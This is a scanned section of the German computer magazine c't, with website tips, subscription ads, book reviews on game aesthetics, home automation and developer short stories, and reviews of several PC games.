
- Alle Ausgaben Ihres Abos immer und überall griffbereit
- Lesen auch im Offline-Modus
- Suche nach Inhalten in allen verfügbaren Ausgaben
- Komfortable Navigation
- Zusätzliche Bilder und Videos

Verfügbar für Android (Tablet, Smartphone, Kindle Fire) und iOS (iPad, iPhone)



Hier geht's zur App:
ct.de/app





Was ist eigentlich mit BER?

<http://istderberschonfertig.de>

Die Berliner Morgenpost, die **Ist der BER schon fertig?** betreibt, könnte es sich einfach machen und einfach ein großes „Nein“ hinschreiben. Die Site liefert aber ein detailliertes Bild des Baufortschritts beim Berliner Flughafen. Sie präsentiert eine Checkliste, welche Bauschritte 2015, '16 und '17 abgeschlossen sein soll(t)en – und welche davon bis dato bereits im Verzug sind. Dazu zeigt sie eine Chronologie der wichtigsten Meldungen zum Thema aus dem letzten Jahr. Fensterfüllende, atmosphärische Videos von der Baustelle im Hintergrund runden die informative Site ab. (jo@ct.de)

Programmieren lernen im Browser

<https://www.codecademy.com>
www.sololearn.com

Codecademy ist vielleicht die bekanntere Site, wenn es darum geht, im Browser interaktiv programmieren zu lernen. Es gibt aber eine Alternative. Auch mit **SoloLearn** kann man spielerisch in die Welt des Programmierens einsteigen. Der Dienst präsentiert immer ein wenig Theorie, etwa in Form eines kurzen Texts.

Hype-Videos

Wie hohl **Fußballerphrasen** sind, zeigt sich sehr schön, wenn man sie auf ein anderes Gebiet überträgt – etwa auf das Beziehungsleben.

<https://youtu.be/Jmsxj4BaNpA> (3:00, Deutsch)

Das polnische Studio BreakThru Films produziert derzeit den Film **Loving Vincent** über den Maler van Gogh, bei dem jeder einzelne Frame in der Technik van Goghs handgemalt ist. Das wirkt eindrucksvoll, zeigt ein aktueller Trailer.

<http://join.lovingvincent.com/#trailer> (1:00)

Das Spiel des Schedulers

<https://deadlockempire.github.io>

The Deadlock Empire zeigt Entwicklern auf spielerische Weise die vielen Fallen auf, in die sie bei der Programmierung nebenläufiger Anwendungen tappen können. Der Spieler muss eine Anwendung zum Abstürzen bringen oder einen anderen Fehler produzieren.

Ihm kommt dabei die Rolle des Schedulers zu: Er muss die Ausführung von zwei oder mehreren Threads so steuern, dass beide zur gleichen Zeit in den kritischen Bereich ihres Codes kommen. So etwas kann dann zum Beispiel dazu führen, dass sich Threads gegenseitig Ressourcen blockieren und das Programm nicht weiterkommt: ein Deadlock.



Für jeden Thread hat er einen Stepper, mit dem er Zeile für Zeile durch den Code springt. Die Bedingungen zu finden, unter denen es Probleme gibt, werden von Level zu Level immer schwieriger; insgesamt gibt es 19 Runden. The Deadlock Empire zwingt den Spieler, ein Gefühl dafür zu bekommen, unter welchen Bedingungen ein Problem zustande kommen kann – das kann in der Programmierpraxis sicher nicht schaden. (jo@ct.de)

Beim Erkennen zuschauen

<http://cs231n.stanford.edu>


CS231 ist ein Kurs an der Universität Stanford, bei dem es um die Bilderkennung mit sogenannten Convolutional Neural Networks geht, einer speziellen Art neuronaler Netzwerke (siehe c't 6/16, S. 130). Als besonderen Eyecatcher hat man im Kopfbereich der Kursseite genau das eingebaut, um das es in dem Kurs geht: ein Bilderkennen-Netzwerk, dem man live bei der Arbeit zusehen kann. (jo@ct.de)

ct Diese Seite mit klickbaren Links: ct.de/y1rp



FÜR ROOTINERS.

iX. WIR VERSTEHEN UNS.



**Jetzt auch für Android!
Das Mini-Abo testen:**



3 Hefte + 16GB USB-Stick nur 13,50 Euro
www.iX.de/digital




Sie wollen Zugriff auf alle Fakten? Nehmen Sie ihn sich – iX ab sofort auch als Android-App. Testen Sie 3 aktuelle Ausgaben jetzt komplett papierlos auf Ihrem Android/iOS-Tablet & -Smartphone per HTML5 oder PDF zum Vorzugspreis. **Jetzt zugreifen:** www.iX.de/digital





Berlin 2015
Suhrkamp
205 Seiten
14 €
(Epub-E-Book:
gleicher Preis)
ISBN 978-3-
5182-9760-5



Bonn 2016
Rheinwerk
1267 Seiten
50 €
(Epub-/Mobi-/
PDF-E-Book,
farbig:
gleicher Preis)
ISBN 978-3-
8362-3461-0



Dortmund
2016
Selbstverlag
(Feinbaum.net)
212 Seiten
17 €
(Epub-/Mobi-
E-Book: 3 €)
ISBN 978-3-
0005-0899-8

Daniel Martin Feige Computerspiele

Eine Ästhetik

Je stärker Computer- und Videospiele gesellschaftliche und kulturelle Bedeutung gewinnen, desto mehr wissenschaftliche Disziplinen interessieren sich dafür. Warum sollte nicht auch die Philosophie in der interaktiven digitalen Unterhaltung Betrachtenswertes finden?

Feige beschäftigt sich mit der Ästhetik von Computerspielen und beginnt mit wichtigen begrifflichen Abgrenzungen. Insbesondere trennt er Ästhetik und Kunst. Sehr breiten Raum widmet er dem Versuch, eine belastbare Definition des Computerspiels zu finden. Wie bei vielen Reisen ist dabei der Weg bisweilen interessanter als das Ziel: Das Ergebnis von Feiges Definitionssuche hat zweifelhaften Wert. Der Autor gewährt aber tiefe Einblicke in eine philosophische Vorgehensweise, die anders als der alltägliche Umgang mit Spielen nicht gerade von Pragmatismus geprägt ist.

Wie manifestiert sich Ästhetik in Computerspielen? Opulente Farbenpracht und orchestrale Musik legen eine einfache Antwort nahe. Dem Autor genügt das nicht; er sucht nach Ästhetik auch in den simplen Text-Adventures der frühen Großrechner-Spiele und in den groben Pixeln der Heimcomputer-Ära.

Um den Phänomenen wissenschaftlich gerecht zu werden, geht er noch einen Schritt weiter und entwickelt eine eigene kunsttheoretische Perspektive. Die wendet er auf wenige ausgesuchte Titel an.

Als ungeübter Rezipient dieser Art von Literatur muss man sich den Text hart erarbeiten. Es hilft aber, dass immer wieder konkrete Computerspiele als Beispiel dienen. Zudem bleibt spürbar, dass Daniel Martin Feige den Gegenstand seiner Studien wirklich zu lieben scheint. Wer sich von akademischer Sprache und streckenweise weitgeschweifigen Erläuterungen nicht abschrecken lässt, gewinnt manchen neuen Blick auf einen schon von vielen Seiten behandelten Gegenstand. Die eine oder andere frische Erkenntnis belohnt selbst altgediente Spielefreunde. (Maik Schmidt/psz@ct.de)

Stefan Heinle Heimautomation mit KNX, DALI, 1-Wire und Co.

mit KNX, DALI, 1-Wire und Co.

Während Funklösungen fürs Smart Home etwa in Mietwohnungen ihre Stärken entwickeln, weil sie sich spurlos wieder entfernen lassen, kommen verkabelte Systeme wie KNX vor allem beim Neubau oder bei einer umfassenden Renovierung in Betracht. Sie erfordern detaillierte Planung und durchdachte Konzeption. Hier setzt Heinle an.

Das Motto auf dem Buchrücken, „Von Null auf Smart Home“ passt: Der Autor vollführt einen Parforceritt durch die Landschaft der Heimautomatisierung. Es wird nicht nur beleuchtet, beschattet, geheizt und gesichert, sondern auch gestreamt. Der dicke Wälzer ist reichhaltig bebildert; in der schwarzweißen Druckausgabe lässt leider bisweilen die Bildqualität zu wünschen übrig.

Erfreulich konkret bringt Heinle Klarheit in den Dschungel unterschiedlicher Konzepte und Verfahren. Unter anderem erfährt der Leser aber auch, wie man Ehepartner von der Technik überzeugt und warum ein Bewegungsmelder unter dem Bett nützlich ist.

Zu einzelnen Themenkomplexen, die nur gestreift werden, erhält man zumindest genügend Informationen, um fundiert Entscheidungen zu treffen und in Eigeninitiative weiteres Wissen zu sammeln. Statt Selbstgebasteltem berücksichtigt das Buch vorrangig industrielle Produkte, etwa fertige Adapter für den 1-Wire-Bus; Funklösungen wie Homematic erscheinen nur am Rande. Breiten Raum nimmt das Thema Steuerungssoftware ein, wobei der Autor Open-Source-Lösungen auf Linux-Grundlage den Vorzug gibt.

Heinles Mischung verständlich aufbereiteter Informationen weist gut nachvollziehbar den Weg zur eigenen Verwirklichung eines Bus-gestützten Steuerungssystems. Wer bereits firm in Linux und Netzwerkdingen ist, kann etliche Seiten überblättern, die in diese Materie einführen. Insbesondere Hobbyisten erleichtert die Lektüre den Umgang mit Leerrohren, Schaltschränken, Kabeltypen – und eben KNX.

(Peter Siering/uh@ct.de)

Andreas Dölling, Dirk Hesse Feinbaum und andere Geschichten

Da ist ein Web-Entwickler, der an guten Tagen einfach genial, an anderen aber geradezu unerträglich erscheint. Während seine guten Tage immer seltener werden, kommen neue, jüngere Kollegen, bis er irgendwann allein als Relikt einer vergangenen Zeit ebenso grausig wie unbemerkt endet.

Dann ist da der Mann, der nicht damit klarkommt, dass das Internet offiziell für vollständig und fertig erklärt wurde. In einer speziellen Einrichtung für nunmehr überflüssige Ex-Webschaffende findet er eine beruhigende Umgebung für seinen Lebensabend inmitten längst überholter IT-Requisiten.

Die insgesamt 14 Kurzgeschichten in diesem Band sind aus anderthalb Jahrzehnten Entwickler-Alltag gewachsen. Manche könnten so, wie sie dastehen, tatsächlich passiert sein, andere sind ausgesprochen surreal. Ihr Spektrum reicht von makabrer über amüsant bis zu rührend und verstörend. Aber lesenswert sind sie alle. Zeichnungen von Stefanie Levers und Ralf Zeigermann stehen jeder der Erzählungen voran – und passen immer auf sehr einfallreiche Weise.

Erfreulicherweise verzichten die Autoren weitgehend auf IT-Jargon. Sie verschonen ihre Leser auch mit Abkürzungen und Buzzwords des Marketing-Universums. Wem die Welt von Entwicklern, Agenturen und Social-Media-Akteuren völlig fremd ist, dem entgeht beim Lesen allerdings einiges an Wiedererkennungseffekten.

„Feinbaum und andere Geschichten“ ist ausgesprochen lohnende Freizeit- und Pausenlektüre für IT- und Medienmenschen. Das Buch zielt auf diejenigen unter ihnen, die Sinn für Humor haben, sich aber auch gern mal zum Nachdenken über vieles scheinbar Selbstverständliche anregen lassen. Die in Kleinauflage gedruckte Papierausgabe gibt die feinen Zeichnungen schöner wieder als das E-Book und ist ein Geschenktipp für Freunde des augenzwinkenden Tiefsinns. (Ulrich Schmitz/psz@ct.de)

Maker Faire®

Das Festival für
Inspiration, Kreativität
und Innovation

Zeige dein Projekt!





Gnadenlose Gartenparty

Maiskolben geben Dauerfeuer, untote Piraten rücken vor und Rosen verwandeln ihre Gegner in Ziegen: **Plants vs. Zombies: Garden Warfare 2** zelebriert den heißen Krieg zwischen Hecken und Beeten noch übermütiger als der Vorgänger.

Das Entwicklerstudio PopCap hat sich nicht lumpen lassen: Es gibt zwölf neue Maps und sieben Spielmodi, die sowohl für Multiplayer-Sessions als auch im Solokampf gegen Bots zur Verfügung stehen. Der sofa-taugliche lokale Splitscreen-Modus bleibt leider den Konsolenversionen vorbehalten.

Der Spielablauf entspricht dem des ersten Garden Warfare: Per Tastatur oder Controller

lenkt jeder Spieler seine Figur durch eine extrem skurrile Massenschlacht, wobei er das Geschehen über die Schulter des Kämpfers hinweg verfolgt. Das Gesundheitskonto füllt sich automatisch auf, wenn man nicht gerade unter Beschuss steht. Eine Figur kann bis zu zehn Sekunden nach ihrem Bildschirmtod wiederbelebt werden. Gelingt das nicht, beginnt sie von neuem außerhalb des Schlachtfelds. Jeder Akteur hat eine Hauptwaffe und mindestens drei Spezialfähigkeiten.

Zu den acht Klassen aus Garden Warfare 1 sind noch einmal sechs hinzugekommen. Auf Seiten der Zombies kämpfen der Wicht mit seinem Roboteranzug, der Freibeuter Käpt'n Totbart sowie der schmalzlockige Held Super Brainz. Auf Pflanzenseite stehen die zeitreisende Orange Zitron, der MG-bewehrte Major Mais und die magische Blume Rosie.

Leider ist Rosie so übermächtig ausgelegt, dass die Spielbalance leidet – hier sollten die Entwickler nachbessern. Im Online-Match hat das Team mit den meisten Rosies so gut wie ge-

wonnen. Die Vermittlung der Multiplayer-Spiele gelang im Test schnell und problemlos. Nur einmal brach die Verbindung vorzeitig ab.

Neben sehr großen Maps und prächtiger Grafik bietet Garden Warfare 2 viel Raum für Individualismus. Erspielte Punkte können in „Sticker-Pakete“ umgesetzt werden, die eine Fülle kosmetischer Extras, Power-ups und Sammelkarten enthalten. Punkte sind schnell verdient, vor allem auf dem Kampfplatz des „Hinterhofs“. Hier kann man auch kleine Aufträge annehmen, Figuren einen individuellen Zuschnitt verpassen und zwischen den beiden Teams wechseln. Zudem gibt es wieder Gelegenheit, tiefsinige Dialoge mit dem irren Nachbarn Dave zu führen.

(Stephan Greitemeier/psz@ct.de)



Plants vs. Zombies: GW2

Vertrieb	Electronic Arts, www.pvzgw2.com/de_DE
Betriebssystem	Windows 10, 8, 7; außerdem PS4, Xbox One
Hardware-anforderungen	3,2-GHz-Mehrkernsystem, 8 GByte RAM, 1-GByte-Grafik
Kopierschutz	Online-Aktivierung und -Registrierung über Origin
Mehrspieler	24 online
Idee	○
Umsetzung	⊕⊕
Spaß	⊕
Dauermotivation	⊕
Deutsch • USK 12 • 55 €	
⊕⊕ sehr gut	⊕ gut
⊖ schlecht	⊖⊖ sehr schlecht
○ zufriedenstellend	

Ein Engel will nach Hause


Kurz vor Erwerb seiner Fluglizenz begeht der übermütige Engel-Azubi Talorel einen schweren Fehler: Bei einer Bruchlandung auf der Erde verliert er seine Flügel und damit die Rückfahrkarte in den Himmel. Talorels einzige Chance ist der Erfinder Bloomfield im Städtchen **Heaven's Hope**. Doch dort hat die bissige Nonne Greta die Inquisition neu ausgerufen; Wissenschaftler leben gefährlich. Dasselbe gilt für Fremde, die sich als Engel ausgeben.

Auf seinem Weg zurück in den Himmel begegnen dem etwas naiven Talorel farben-

frohe Gestalten. Das mit Fantasy-Elementen angereicherte England des Jahres 1850 beherbergt arabische Händler, irische Schutzmänner, religiöse Fanatiker, hilfreiche Tiere und übernatürliche Wesen.

Das erste Adventure des Mosaic Mask Studio aus Hannover ist ein Point-and-Click-Spiel mit klassischer Handhabung, sehr origineller Story und eigenwilliger Gestaltung. Die 36 handgemalten 2D-Hintergründe sind detailreich und stimmungsvoll geraten. Vor ihnen agieren insgesamt 30 animierte Charaktere in 3D. Das sieht nicht immer gut aus;

oft wirken die Bewegungen der Figuren hakelig. Makellos ist dagegen gelungen, was an die Ohren des Spielers dringt: Schöne Musik, gute Dialoge und großartige Sprecherstimmen füllen die Spielwelt mit Leben. Geschmackssache sind die unvermeidlichen und nicht besonders inspiriert wirkenden Anspielungen auf Douglas Adams, Monty Python und „Der Pate“.



Die Rätsel stellen für Adventure-Kenner keine große Herausforderung dar. Selbst in Sackgassen führt wildes Herumprobieren schnell zum Erfolg, meist durch das Kombinieren von Gegenständen in der breiten Inventarliste. Die Zahl der aktivierbaren Objekte an den Schauplätzen hält sich in Grenzen; die Leertaste offenbart, wo es sich zu klicken lohnt.

Bemerkenswert ist die originelle Hilfefunktion, die sich die Hannoveraner einfallen ließen: Über das Fragezeichen-Symbol am oberen rechten Bildschirmrand ruft man Talorels „Flügelmänner“ zu Hilfe. Sie erinnern an die aktuellen Aufgaben und geben darüber hinaus manch sarkastischen Kommentar von sich.

Die amüsante Story schreitet gemächlich voran und bietet etwa 12 Stunden Rätselspaß, gespickt mit sympathischen Figuren und abwechslungsreichen eingebettete Minispiele.

(Stephan Greitemeier/psz@ct.de)

Heaven's Hope

Vertrieb	EuroVideo Media, www.heavenshope-game.com
Betriebssystem	Windows 10, 8, 7, Vista
Hardware-anforderungen	2,5-GHz-Mehrkernsystem, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Idee	⊕
Umsetzung	○
Spaß	⊕⊕
Dauermotivation	⊕
1 Spieler • Deutsch • USK 6 • 20 €	

Angst ist eine Zimmerflucht

In einer regnerischen Nacht kehrt ein einst gefeierter Künstler in sein Herrenhaus zurück. Bedrückt von der Last der Vergangenheit, hat er nur noch das Ziel, sein letztes Meisterwerk zu malen. Doch das Haus ist nicht so leer, wie es scheint. Auf der Spur des Künstlers sticht der Spieler in **Layers of Fear** durch Schichten aus Wahnsinn, Leid und Schrecken wie mit einem Skalpell durch eine Leinwand.

Das polnische Studio Bloober Team wagt sich mit seinem neunten Spiel in die Tiefen des Entdecker-Horrors. **Layers of Fear** findet komplett in einem wunderschönen viktoriaischen Anwesen statt, dessen Inneres sich laufend verwandelt. Der Spieler durchstreift viele unheimliche Räume, gebaut aus Erinnerungen an ein tragisches Leben, und sieht das Ganze aus der First-Person-Perspektive.

Layers of Fear	
Vertrieb	Aspyr, http://layersoffear.com
Betriebssystem	Windows 10, 8, 7; Mac OS X ab 10.10; Linux; außerdem PS4 und Xbox One
Hardware-anforderungen	2,3-GHz-Mehrkersystem, 4 GByte RAM, 1-GByte-Grafik
Kopierschutz	DRM-frei über gog.com
Idee	⊕
Spaß	⊕⊕
Umsetzung	⊕⊕
Dauermotivation	⊕
1 Spieler • Deutsch (Sprachausgabe Englisch) • USK 16 • 20 €	

Er kann weder kämpfen noch sich verstecken, nicht einmal springen oder niederkauern. Nur ertragen kann und muss er die Erscheinungen – und versuchen, sie zu verstehen. Dutzende Fotos, Zeichnungen, Briefe und Notizen enthalten nach und nach das Schicksal der kleinen Künstlerfamilie, die in dem Anwesen gelebt hat. Zumindest im ersten Durchgang wird allerdings nicht völlig klar, was geschehen ist.

Das etwa sechs Stunden lange Spiel setzt mehr auf Atmosphäre als auf Schreckmomente. Eine gelungene Geräuschkulisse verbündet sich mit passender Musik und einer Umgebung, deren Gestaltung ihresgleichen sucht. Die zentrale Spielmechanik besteht in der ständigen Veränderung der Räume, die an den Blick des Spielers gekoppelt ist. Dadurch entstehen nahtlose Übergänge, die ausgesprochen verstörend wirken. Man bewegt den Kopf, und wo zuvor eine Tür war, sieht man nun einen Flur – oder Schlimmeres. Die Fantasie der Macher



schlägt wilde Funken und toppt selbst Werke wie „The Vanishing of Ethan Carter“. **Layers of Fear** feiert keine Blutorgien, ist aber für empfindliche Gemüter ebenso wenig zu empfehlen wie für Epilepsie-Gefährdete.

In dem beeindruckenden Ganzen spielt der Geist, der im Haus umgeht, leider die schwächste und konfuseste Rolle. Anders als bei „Amnesia“ oder „Outlast“ ist es unklar, ob man ihn meiden oder sich mit ihm konfrontieren soll. Die Entscheidung beeinflusst den Ausgang der Handlung. Drei Schlussvarianten hält **Layers of Fear** bereit – aber keine ist wirklich versöhnlich.

(Stephan Greitemeier/psz@ct.de)

Zeitsprung ins Fettnäpfchen

Mit **Deponia Doomsday** lädt Daedalic zum vierten Mal Adventure-Freunde auf den beliebten Müllplaneten ein, der Schauplatz der Deponia-Trilogie war. Das Abenteuer, um das es diesmal geht, entfaltet sich vor, während und möglicherweise anstelle der Handlung in den ursprünglichen Spielen.

Antiheld Rufus stolpert noch vor Beginn der Geschehnisse des ersten „Deponia“ in eine alternative Zeitlinie hinein. Der exzentrische Forscher McChronicle macht Rufus’ Reisepläne zunichte, als er seine Zeitmaschine in einer Gläsernsammlung parkt – die wiederum gehört ausgerechnet Toni, der kettenrauchenden Noch-Freundin des selbstverliebten Protagonisten. Um die explosive Toni zu beseitigen, muss Rufus viele Zeitreisen, Gefal-

len und Rätsel bewältigen. Dabei trifft er auf alte Bekannte wie Goal, Cletus und Argus – erneut ist er gezwungen, zum Helden wider Willen zu werden.

Wie immer wartet Deponia mit farbenfrohen 2D-Bildern auf, die voll hübscher Details stecken. Man lenkt Rufus per Point-and-Click die überschaubaren Pfade entlang. Im großen Inventar kann man Gegenstände analysieren und wild kombinieren. Die Leer-taste enthüllt aktive Objekte, und in den absurd gesprochenen Gesprächen der Figuren verbergen sich oft Hinweise. Erstmals sind in die Handlung nicht nur Minispiele eingebettet, sondern auch Quicktime-Events, bei denen es darum geht, im richtigen Moment zu reagieren.

Etliche der Rätsel sind knackig, einige regelrecht unfair. Selbst talentierte Um-die-Ecke-Denker werden an einigen Stellen den Kopf schütteln. Schön dagegen ist die Doppelbödigkeit vieler scheinbarer Lösungen: Oft scheitern Pläne zunächst, um dann überraschend doch noch zum Ziel zu führen.



Dialoge und Sprecher sind Spitzenklasse. Kein anderes deutsches Spiel bietet so viel rotzigen Humor, kein Sprecher nuschelt sich so lebensnah durch seine Pointen wie Monty Arnold als Rufus. Der wiederum ist typischerweise als narzisstischer Taugenichts angelegt, also beileibe kein Sympathiebolzen. Das macht es dem Spieler manchmal schwer, Mitgefühl für Rufus zu empfinden.

Bisweilen wirkt Deponia Doomsday wie gut gemachter Fanservice. Wer die ursprüngliche Trilogie nicht kennt, kommt sich etwas verloren vor. Erfahrene Rufologen aber werden sich freuen, wieder rund 20 Stunden in der Welt von Deponia verbringen zu können.

(Stephan Greitemeier/psz@ct.de)

Deponia Doomsday

Vertrieb	Daedalic Entertainment, www.deponia.de (nur Download)
Betriebssystem	Windows 10, 8, 7, Vista; OS X ab 10.7; Linux; außerdem PS4, Xbox One
Hardware-anforderungen	2-GHz-Mehrkersystem, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Registrierung und -Aktivierung über Steam
Idee	⊕
Spaß	⊕
Umsetzung	⊕⊕
Dauermotivation	○
1 Spieler • Deutsch • USK 6 • 30 €	



Supermann mit Faustkeil

Im Rahmen seiner Shooter-Serie Far Cry inszenierte Ubisoft mit **Far Cry: Primal** ein actionreiches Rollenspiel-Abenteuer in der Steinzeit. Der Held heißt Takkar und gehört zur Sippe der Wenja, die in einer urwüchsigen Landschaft voller Mammute, Säbelzahntiger und Kannibalen zu überleben versucht. Nach einem Jagdunfall lernt Takkar eine junge Wenja-Frau kennen und beginnt, eine Siedlung für sich und seine Stammesgenossen zu errichten.

Dazu begibt er sich auf Missionen ins Umland, sammelt Ressourcen und führt Krieg gegen rivalisierende Stämme. Zumindest in den ersten Spielstunden wirken die Exkursionen packend,

dann stellt sich Routine ein. Das liegt nicht zuletzt an der lahmen Story und den zumeist altbackenen Missionen, in denen man immer wieder gegnerische Siedlungen plattmacht und Leuchtfelder entzündet, die als Schnellreiseportale dienen. Zudem wirken die Kämpfe primitiv, man kann weder ausweichen noch sich verteidigen.

Als Waffen stehen Bogen, Lanzen und Keulen zur Wahl, die man in der Werkstatt verfeinern kann. Im späteren Spielverlauf verliert der Waffen-Bau an Reiz, denn Takkar wandelt sich zum Paläo-Superhelden. So erkennt er via Spezialansicht Spuren von Beutetieren oder versetzt sich in eine Eule hinein, die aus großer Höhe feindliche Lager auskundschaftet. Zudem vermag er mit wenig Aufwand ein wildes Tier zu zähmen – etwa einen Säbelzahntiger – oder auf einem Mammut in ein feindliches Lager zu reiten.

Mit quasi unsterblichen Riesenraubtieren an der Seite sind die Kämpfe gegen feindliche



Clans ein Kinderspiel, jedenfalls auf den untersten der vier Schwierigkeitsstufen. Gleichtes gilt fürs Ressourcensammeln, da Takkar heilende Kräuter, Steine und Holz im Überfluss findet. Der Ausbau der Siedlung verlangt wenig Finesse und ist nicht so spaßig wie in Fallout 4.

Die Spielwelt sieht wunderschön aus: Takkar bereist schneebedeckte Berge, lauschige Auen und Wiesen, auf denen Mammutherden grasen. Dazu erklingt ein mitreißender, Percussion-lastiger Soundtrack. Ubi-

soft hat eine indoeuropäische Ursprache rekonstruiert, was eine hübsche Idee ist, spielerisch aber keine große Bedeutung hat.

Als trubeliges Actionspiel im hübschen Steinzeit-Ambiente macht Primal zumindest im ersten Drittel der rund 20 Spielstunden Laune. Danach flaut die Begeisterung ab, denn die Entwickler hatten bei der Inszenierung nicht denselben Mut wie ihr Held Takkar und fokussierten sich stattdessen auf eine gar zu formelhafte Spielweise.

(Peter Kusenberg/hag@ct.de)

Far Cry: Primal

Vertrieb	Ubisoft
Systeme	Windows, PS4, Xbox One
Idee	○ Umsetzung +
Spaß	+ Dauermotivation +
1 Spieler • Deutsch • USK 16 • 50 bis 60 €	
